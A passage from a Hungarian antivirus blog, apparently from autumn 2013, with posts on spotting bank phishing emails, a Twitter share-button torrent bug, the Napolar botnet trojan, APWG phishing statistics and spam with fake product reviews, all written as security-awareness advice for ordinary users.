Remélhetőleg a listának ezen pontja már mindenkinek ismerős, **a HTTPS kapcsolat, az ellenőrzött és érvényes tanúsítvány biztosítja azt, hogy valóban a bank oldalán járunk, és az adatforgalmunk nem egy mindenki által olvasható clear text formában utazik az interneten**. Léteznek ugyan olyan összetett módszerek, amikkel közbeékelődéssel, vagy a felhasználó gépére telepített kártevővel látszólag ott a lakat, az igazi bank lapján járunk, de kellő elővigyázattal, napra kész operációs rendszerrel, friss vírusirtóval, saját gépünk saját internetelérésén, erős wifi és egyéb jelszavakkal ennek nagyon kicsi a valószínűsége. **Mindenesetre szerintünk egyáltalán nem javasolt az okostelefonról való bankolás**, hiszen ekkor egy fizikailag nem egy másik, különböző készülékre érkezik az azonosítás, és ez gyengíti a kétfaktoros ellenőrzést. Nem beszélve arról, hogy mobilos böngészéskor a kisméretű kijelző miatt nem látszik a teljes URL, nincs kontrollunk a scriptek felett, nem is tudjuk pontosan, mik futnak a háttérben.



9. Körlevélszerű megszólítás az üzenetben

A pénzintézetek mindig nagy hangsúlyt fektetnek arra, hogy mi az ő kedves ügyfelük vagyunk, és biztosan névre szólóan írnak nekünk. **Az olyan általános megszólítások, mint a "Tisztelt Ügyfelünk", "Tisztelt Címzett" vagy "Tisztelt e-mailcím" semmiképpen nem a banktól származnak**. Ha a címzettnél pedig az "Undisclosed Recipients"-et látjuk, az pedig már szinte viccesen igénytelen. Az ilyen személytelen címzésmódok a tömegesen kiküldött spam üzenetekre jellemző, így olvasás nélkül célszerű ezeket törölni.



10. E-mailben kérik az anyánk születési nevét

Itt is erőteljesen kilóg a lóláb, hiszen ahogy említettük, a személyes adatok rögzítése kizárólag a bankfiókban történhet személyesen, még az időnként esetlegesen változó lakcím esetén is, nemhogy az életünk során végig állandó "anyja neve" adatnál. Telefonos ellenőrzésnél ugyan előfordulhat ilyen kérdés, de akkor ugye mi kezdeményeztük a hívást megbízható számra. **Ahogy korábban szó volt róla, a bank sosem kér e-mailben ilyen "megerősítő" adatokat a biztonság kedvéért**. Ha böngészés közben váratlanul egy hatalmas űrlap bukkan fel, amelyben részletes banki adataink, jelszavunk, és temérdek más személyes adatunk begépelésére kérnek minket, azonnal zárjuk be az ablakot kitöltés nélkül, és értesítsük erről a bankunkat.

Megosztás g+1 5 Tweet

Ajánlott bejegyzések:

- Kisokos a Cryptolocker kártevő ellen
- Tűzre, vízre, és jelszóra vigyázzatok!
- Így vigyázz a Bitcoinodra
- Újabb URL ellenőrző motor a VirusTotalon
- Öt új kiberbűnözői név az FBI listáján

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5529610

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



load error 2013.09.26. 14:44:28

" az újat pedig személyesen adja át vagy tértivevényes ajánlott levélben küldi ki az igazi bank."

Van amelyik, de a legtöbb az teljesen közönséges levélben teszi.
Ha kérdőre vonják, akkor azt mondják, hogy úgy sincs még aktiválva a kártya.

fudosin 2013.09.30. 15:08:11

@load error: Viszont nincs mellette a PIN kód, ami nélkül nem tudják aktiválni.



Hiryu 2,0 2013.10.07. 21:10:00

lófax- sima levél -előző kártya- a postás a llevelet a szomszédnak dobta be, kutyája megette...

mostanira érdeklődésemre annyit mondott az ügyintéző:
"már két hete meg kellett volna kapnia"


letiltotta,és kért újat, amit majd a bankfiókba küldenek..

Twitter hiba okozott torrentes letöltést

2013.09.27. 11:19 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: hiba javascript torrent bug gomb twitter megosztás iframe


Szeptember 22-én kaptunk először jelzést arról, hogy **néhány felhasználó gépén a Chrome böngésző futtatásakor különböző weboldalak meglátogatásakor váratlanul torrent letöltések próbálnak meg számítógépen elindulni**. "Repült a bálna".



Később aztán erről a bugról már több helyen is lehetett olvasni. A különféle beszámolók szerint szeptember 22-én hajnalban kezdődhetett mindez, amikor is böngészés közben egyes weboldalaknál - TechCrunch, BusinessInsider, stb. - váratlanul egy "widgets_tweet_button.html.torrent" vagy "widgets-tweet_button.html.torrent" nevű fájl ajánlkozott fel letöltésre a meglepett netezőknek. **Néhányan kizárólag csak a Chrome kliensnél észlelték mindezt, de voltak akik ugyancsak Windows alapú gépen, de Firefox böngésző esetén is ugyanezt tapasztalták. Nehezítette a nyomozást, hogy a jelenség nem mindig, hanem időlegesen csak néha bukkant elő.**



Sokan a különféle Wordpress alapú oldalakon tapasztalták ugyanezeket a jelenségeket. Időközben aztán kiderült, a Twitter gomb HTML kódjába kerülhetett ez az anomália, a hiba "az ő készülékükben volt", a Twitter webszerverénél. **Azok az oldalak voltak érintettek, ahol a híreknél lehetőség volt twitteres megosztásra**. Átmeneti workaroundként természetesen a NoScript nevét foglalhattuk imáinkba, de **az üzemeltetők időközben elhárították már a hibát, így már nem okoz a tweet megosztási gomb semmilyen galibát. A dolog szerencsére inkább csak váratlan volt, de egyáltalán nem veszélyes.**



És ha már Twitter, akkor érdemes azt is megemlíteni, hogy a mára szinte közösségi oldalnak számító hírközlő oldalon is **nagyban zajlik az az igen zavaró jelenség, amikor a friss posztok küldőinek írnak a kártevő terjesztők, spammerek és egyéb állatfajták**. Legutóbb

éppen a ma reggeli bejegyzéseinket színesítette **Lida Ruble megkeresése, aki ezúttal "hornygirl89" nevében ajánlgatott nyilván érdekfeszítő és izgalmas egészalakos fotókat magáról**, de pénzkereseti lehetőségekkel is gyakran bombázzák így a twitterezőket.



Évekkel ezelőtt dívott egyébként az a csúf szokás, hogy **egyesek a saját önző linkterítési és linképítési SEO céljaik miatt pedánsan témakörtől függetlenül minden egyes Index címlapos bloghoz hozzászóltak olyan nagyívű, magvas gondolatokkal teli félmondattal, mint például "Igen, ez így van", "Tényleg, hűha", vagy egy üres smile, stb.** Természetesen az aláírásukból eközben gondosan nem felejtették ki a saját weboldalukra mutató linkjeiket, ám aztán a blogközösség erre a jelenségre egy emberként reagálva, az érdemi mondanivaló nélküli, de közben saját weboldalakat népszerűsítő hozzászólásokat nemes egyszerűséggel törölte, blokkolta.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- 2014 az internetes adatvédelemről szól majd
- Tűzre, vízre, és jelszóra vigyázzatok!
- Így vigyázz a Bitcoinodra
- Egy Skype támadás margójára
- Erősítsük meg új mailcímünket. Vagy mégsem.

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5536020

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Charlie Miller és Mikko Hypponen az előadók közt

2013.09.29. 20:12 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: hacktivity konferencia charlie mom miller mikko hypponen 2013

Ugye senki nem felejtette el, hogy két hét múlva, **2013. október 11-12-én (pénteken és szombaton) a MOM Kulturális Központban (1124. Budapest, Csörsz u. 18.) Hacktivity Konferencia lesz, szám szerint a 10-ik.**



Csak egy kis ízelítő, két IT-biztonsági sztárelőadó is szerepel majd a programban. **Egyikük, Charlie Miller 5 évig dolgozott az NSA-nek, többek között feltörte a Mackbook Airt**, az iPhone-t, és bohócot csinált a Safari és a Safari mobilalkalmazásának fejlesztőiből is. Ő maga a Twitteren csak úgy mutatkozik be: "I'm that Apple 0day guy".



A másik kiemelkedő szakértő Mikko Hypponen, aki a finn F-Secure cég kutatási vezetője. Több, mint 20 éve foglalkozik már informatikai biztonsággal és aktív szerepet vállalt a legjelentősebb számítógépes vírusok, például a Loveletter, a Conficker és a Stuxnet legyőzésében is.



A TED konferencián az informatikai biztonságról tartott előadását majdnem egymillióan látták és több mint 35 nyelvre fordították le. Rovata volt többek közt a New York Times-ban, a Wired-ben, a CNN-nél és a BBC-nél. **Egyik legemlékezetesebb húzása volt, mikor tavalyelőtt meglátogatta azt a pakisztáni testvér párt, akik annak idején még 5 1/4 collos floppy lemezen az első PC-s Brain vírust készítették úgy, hogy a kódba még nevüket és címüket is beleírták.**

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Kellemes Karácsonyi Ünnepeket
- A jövő Áttorunja lehet a Stuxnetes LNK/Agent
- Titkosítás nem csak kémeknek
- A CryptoLocker esete a rendőrséggel
- Öt új kiberbűnözői név az FBI listáján

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5539849

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Van új a Nap alatt: Napolar


2013.09.30. 17:38 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: zombi botnet tor eset kártevő dos ddos napolar solarbot

Egy újabb botnetes trójai bukkant fel, amelyet a készítők Solarbotnak neveztek el, **az ESET termékei pedig Win32/Napolar néven azonosítanak**. Július közepén változott a weboldal, **augusztus elején pedig már az így keletkezett kártevő is terjedt ITW (In the Wild)**. Mindez amiatt is felkeltette a vírusvédelmi szakemberek figyelmét, hogy a debug ellenes megoldások, és a visszafejtést nehezítő titkosítás mellett egyéb érdekességeket is találtak, például egy a TOR szolgáltatásokhoz tartozó fájl letöltés nyomait is azonosították benne.




Természetesen mivel botnetről van szó, a fő produkció ugye az, hogy a fertőzött számítógépből kihasználható zombigép keletkezik, amely **titokban csatlakozik a támadók távoli vezérlő szerveréhez, ahonnan aztán egy botnet részeként további parancsokat, utasításokat vár.**



A kártevőnek egyelőre három fő célja lehet az elemzők szerint. **Elsőként az elárasztásos, túlterheléses Denial of Service támadásokban való részvételét említhetjük**. Másrészt képes a különféle internet böngésző kliensprogramok űrlap adatait is ellopni. De emellett természetesen nem hiányzik belőle a Bitcoin lopási funkció sem. **A promóciós weboldal számos kártevő terjesztő plugint is felkínál az érdeklődőknek**, ezeket látszatra Delphi nyelven lehet hozzá készíteni.



A kutatók a Facebook alatt is észlelték terjedését, ilyenkor valószínűleg a böngészőből ellopott név-jelszó párossal belépve az ismerősök üzenőfalára kerülhet ki a nevünkben írt üzenet a kártékony link melléklettel. **Sírnivaló módon lassan már t□ bþmint 17 esztendeje, a Windows 95 óta az idiotizmus csimborasszójaként változatlanul rejtett alapállapotban van az "ismert fájl típusok megmutatása" című opció.** Sebaj, legalább 2013-ban is jöhetnek a JPG.EXE, meg a TXT.EXE kettős kiterjesztésű fertőző állományok, minek is megváltoztatni, ami már a LoveLetter esetén is remekül működött? **Ilyenkor nehéz eldönteni, Mark Russinovits vajon miért nem borítja már végre az asztalt a fejlesztőcsapat fejére vad harci kiáltásokat hallatva? Az Élet nagy megoldatlan rejtélyei ezek.** Remélem, még a Windows 9-ben is így lesz by default, hogy érdemes legyen inkább Macintosht és Linuxot használni ;-)



Területileg izgalmas módon elsősorban Dél-Amerikában találtak kiemelten jelentős előfordulást, vagyis **a legtöbb fertőzés Perut, Ecuadort és Kolumbiát érintette**, ezek sárgák illetve pirosak a térképen. Sokaknak talán még emlékezetes lehet a tavalyi ACAD/Medre kártevő, amely AutoCAD rajzállományok ellopására, illetve ezek e-mailben Kínába való továbbítására lett kifejlesztve. **Érdekes módon az akkori incidenseknél 95 százalékban szintén perui számítógépeket támadtak meg.**



A Napolar területi előfordulását egyébként a mellékelt Virusradar térképen követhetjük nyomon naprakészen, **eszerint Európában, ezen belül Szlovákiában, Csehországban, Lengyelországban, Romániában és nálunk Magyarországon is érzékelték alacsonyabb fokú - zöld színnel jelölt területek - jelenlétét**.

Tetszik 10 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 1 Tweet

Ajánlott bejegyzések:

- Kisokosa Cryptolocker kártevő ellen
- A jövő Autorunja lehet a Stuxnetes LNK/Agent
- Titkosítás nem csak kémeknek
- Negyedszázados a számítógépes féreg
- Erősítsük meg új mailcímünket. Vagy mégsem.

□ bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5541701

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Phishing - így halásztak ők 2013 első félévében


2013.10.02. 14:40 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: statisztika phishing adathalászat 2013 apwg


Megjelent az Anti-Phishing Working Group legutóbbi összefoglalója, melyben az adathalászattal kapcsolatos statisztikáikat hozták nyilvánosságra. **Néhány számadat, és a friss tendenciák összefoglalása dióhéjban** - ez következik a hajtás után.




Az e-bűnözés változatlanul terjeszkedik, és ebben az adathalászat is erőteljesen jelen van. Az első ezzel kapcsolatos érdekesség az lehet, hogy **a sérülékeny, feltörhető szervereket - virtuálisakat is - egyre nagyobb számban használják ki a támadók világszerte, az összes vizsgált adathalász támadásnak ez mintegy 27 százalékát teszi ki**, magyarán negyedük már egy kompromittált szerverrel van kapcsolatban. Ide lehetne beszúrni azt a kapcsolódó érdekességet, melyben **az ESET kutatói augusztusban egy olyan banki adatokra veszélyes kártevőt lepleztek le, amelynél a bűnözők az ellopott belépési adatokat egy feltört brazil kormányzati weboldalon keresztül küldték el maguknak**. Ez mindenesetre felveti a szerverek erőteljes védelmét, amihez az is hozzátartozna, hogy az esetleges támadásokat, incidenseket az üzemeltetők minél rövidebb idő alatt észleljék, és elhárítsák. **Manapság sajnos igen gyakori az a forgatókönyv, hogy az üzemeltetők maguktól nem is veszik észre, hanem konkrét ügyfél panaszok nyomán kezdenek el egyáltalán vizsgálódni.**




A kutatók szerint nem csak az volt észlelhető, hogy a támadók állandóan új utakat, módszereket, híreket kerestek az átverésekhez, hanem **földrajzilag is érzékelhető volt egy nyitási boom Kína irányába**. Az idei esztendő első félévében a statisztikák szerint 12175 rosszindulatú kínai domain nevet regisztráltak, és ezek 68%-a igyekezett valamilyen létező szolgáltatás, vagy cég nevével visszaélve adathalász támadást indítani célzottan a kínai ügyfélkör ellen.



A támadási területeket nézve **nagy meglepetéseket nem látunk, első helyen a bankok állnak a célkeresztben a maguk 40 százaléko torta szeletükkel, de a PayPal szerű fizetésközvetítők is kedveltek ebből a szempontból, ők 20%-os figyelmet "élvezhetnek" az adathalász támadásoknál**. Az e-kereskedelem és a közösségi oldalak is egyre inkább alkalmas terepnek bizonyultak, erről árulkodik a 16.6, illetve a 12.4 százalékos részarány. **A feltört weboldalak pedig szintén jelentősen hozzájárulnak ahhoz, hogy a kártékony domain oldalakhoz képest ezeken kétszer több adathalász támadást lehessen intézni, ezek aránya a legfrissebb adatok szerint valamivel több, mint 60 százalék**.



Bár a domain nevekkel kapcsolatos ellenőrzések, szigorítások próbálnak lépést tartani a bűnözéssel, ám a korábbi taktika ebben is változást hozott. Korábban a támadók igyekeztek névhasonlósággal, vagy olyan hibás neveket regisztrálni, amelyben mindössze egy betűelütéssel különbözött az igazitól. **Erre azonban egyre erőteljesebben monitoroznak már a szolgáltatók, ezért újabban az a divat, hogy teljesen eszement zagyva domainneveket foglalnak le, és a márka nevet, vagy bank nevét csak ezek aldomainjeiben vagy foldereiben írják ki. Továbbra is kedvelt a link rövidítés, azzal a kiegészítéssel, hogy vannak olyan rövidítő oldalak, amiket valós, legális célra szinte már egyáltalán nem is használnak, hanem jobbára csak a csalók, ilyen például a líbiai bit.ly.**



Nekünk felhasználóknak két dolog segíthet az adathalászat hatékony elkerülésében. Nyilván olyan komplett internetbiztonsági csomagot érdemes használni, amely többek közt adathalászat elleni modult, és böngészés közbeni védelmet is tartalmaz. Másfelől a biztonságtudatosságunkon is állandóan kell csiszolnunk, fejlesztenünk, amihez **nem elég csak azt megtanulni, hogy egyes konkrét átverésekre például "Az emberek 98 százaléka nem tudja 17 másodpercnél tovább nézni ezt a videót" címűre nem kattintunk, de ha már 78% van írva, vagy 32 másodperc, akkor szabad. Erősíteni kell a képességet abban, hogy hatékonyan ismerjünk fel minden új csalási szándékot, hamis weboldalt, átverési módszert, gyanús levelet, üzenetet.** Ebben a tekintetben a blog hatodik éve már eddig is folyamatosan igyekezett segíteni az ismeretek átadásában, terjesztésében, és ezután is próbálunk ebben minél jobban naprakészek maradni.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- Kellemes Karácsonyi Ünnepeket
- 2014 az internetes adatvédelemről szól majd
- Egy Skype támadás margójára
- Elhunyt Szőr Péter

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5547549

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Spam, zöld kávé, értékelések, satöbbi

2013.10.04. 10:52 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: spam kávé zöld hamis vélemények értékelések spamhárító

A zöld kávés történet már régóta várja itt nálunk a szereplést. Most a tömegesen érkező, Kínában hosztolt, de oroszországi domainről érkező spamek kapcsán többek közt végre arra is sor kerülhet, hogy **a "Megmutatjuk, hogy verik át a netezőket a hamis értékelésekkel" sorozat egyik epizódjaként mindenki eldönthesse, mennyire hihető egyes weboldalakon az úgynevezett elégedett ügyfelek beszámolója.**



Új rovatnevet találtunk ki "spamhárító" címmel, és ezúttal az adta hozzá az apropót, hogy a napokban megint tucatnyi kéretlen üzenet érkezett egy adott helyről. **Menjünk végig a szokásos első körön, alap szintű védekezés, mire figyeljünk, hova nézzünk. Aztán a második körben már az eszünket is fogjuk használni ;-)**




Szóval, jönnek ez a spamek "Breaking News: It's simply the best product ever" tárgysorral, és **látszólag a NYTimes Daily Edition vagy a CNN News** nevében. Ám **régi olvasóink biztosan fújják már, hogy elég a feladóra pillantani, no meg az egérmutatót a linkek fölé mozgatni, hogy még kattintás előtt lássuk: CNN helyett itt minden egy bizonyos oroszországi domainre mutat.**





A [Domaintools tanúsága szerint a Kínában hosztolt, de oroszországi domain](#) alig egy napos bejegyzésű, míg az email trace szerint a küldő nagy valószínűséggel egy szerencsétlen fertőzött rendszerű ADLS-es zombi lehet Brazíliából. Láthatjuk azt is, hogy a hasonló elnevezésekből, és mellette a számokkal tarkított értelmetlen zagyva domain nevekből is sokszor egész rakatot foglalnak le.







A zöld kávé - fogyás edzés és diéta nélkül folyamatosan terjed, még a Vaterán is találni számos hirdetést ezzel kapcsolatban. Hogy mennyire fogyaszt, abban mi nem akarunk állást foglalni, ezt döntse el mindenki ki-ki maga, szóval ezzel az aspektussal egyáltalán NEM foglalkozunk, hiszen az más kérdés. Ha valaki hisz benne, és keresi, oké, lelke rajta. De kéretlenül mi többiek nem kérünk tucatnyi erről szóló spamet, és a vásárlói értékeléseknél sem szerencsés, ha kilóg a hamisítás irdatlan méretű lólába. **Szóval mi csak és kizárólag a kéretlen reklámmal, spamekkel és a nyilvánvalóan hamis értékelésekkel foglalkoztunk, mert ezek szerintünk mélyen beletartoznak a biztonságtudatos internetezéshez szükséges világképbe.**





Amik persze nem csak ennél fordulnak elő, hanem sok különféle terméknél, még az Amazonos értékelések harmada is állítólag hamisítvány. Sőt mi magunk is belefutottunk már olyan magyar nyelvű spambe, ahol a termékoldalt előző napon jegyezték be egy panamai e-mail címről, ám látszólag máris ott sorakozott három elégedett állítólagos magyar vásárló termékmagasztaló dicshimnusza. Tehát "mielőtt valaki jól bevásárolna a hétköznapi ember hitelességével alátámasztott bármilyen termékből, érdemes ellenőrizni, hogy Ildikó a 3 hónap alatt 20 kilót leadó mátranováki háziasszony egy másik dimenzióban nem véletlenül Sarah, aki egy ohiói gépészmérnök, de egyébként egy szlovák érdekeltségű táplálékkiegészítő-hamisító cég ukrán bérarca". **Ebben a harcban az alapos Google keresgélés és a TinEye Reverse Image Search böngésző kiegészítő is sokat segíthet nekünk.**

Tetszik 12 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- Kellemes Karácsonyi Ünnepeket
- Elhunyt Szőr Péter
- Öt új kiberbűnözői név az FBI listáján

- Negyedszázados a számítógépes féreg

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5551142

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Jelentés a kiberzaklatásról


2013.10.07. 15:52 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: statisztika facebook közösségi oldalak cyberbully ask.fm kiberzaklatás

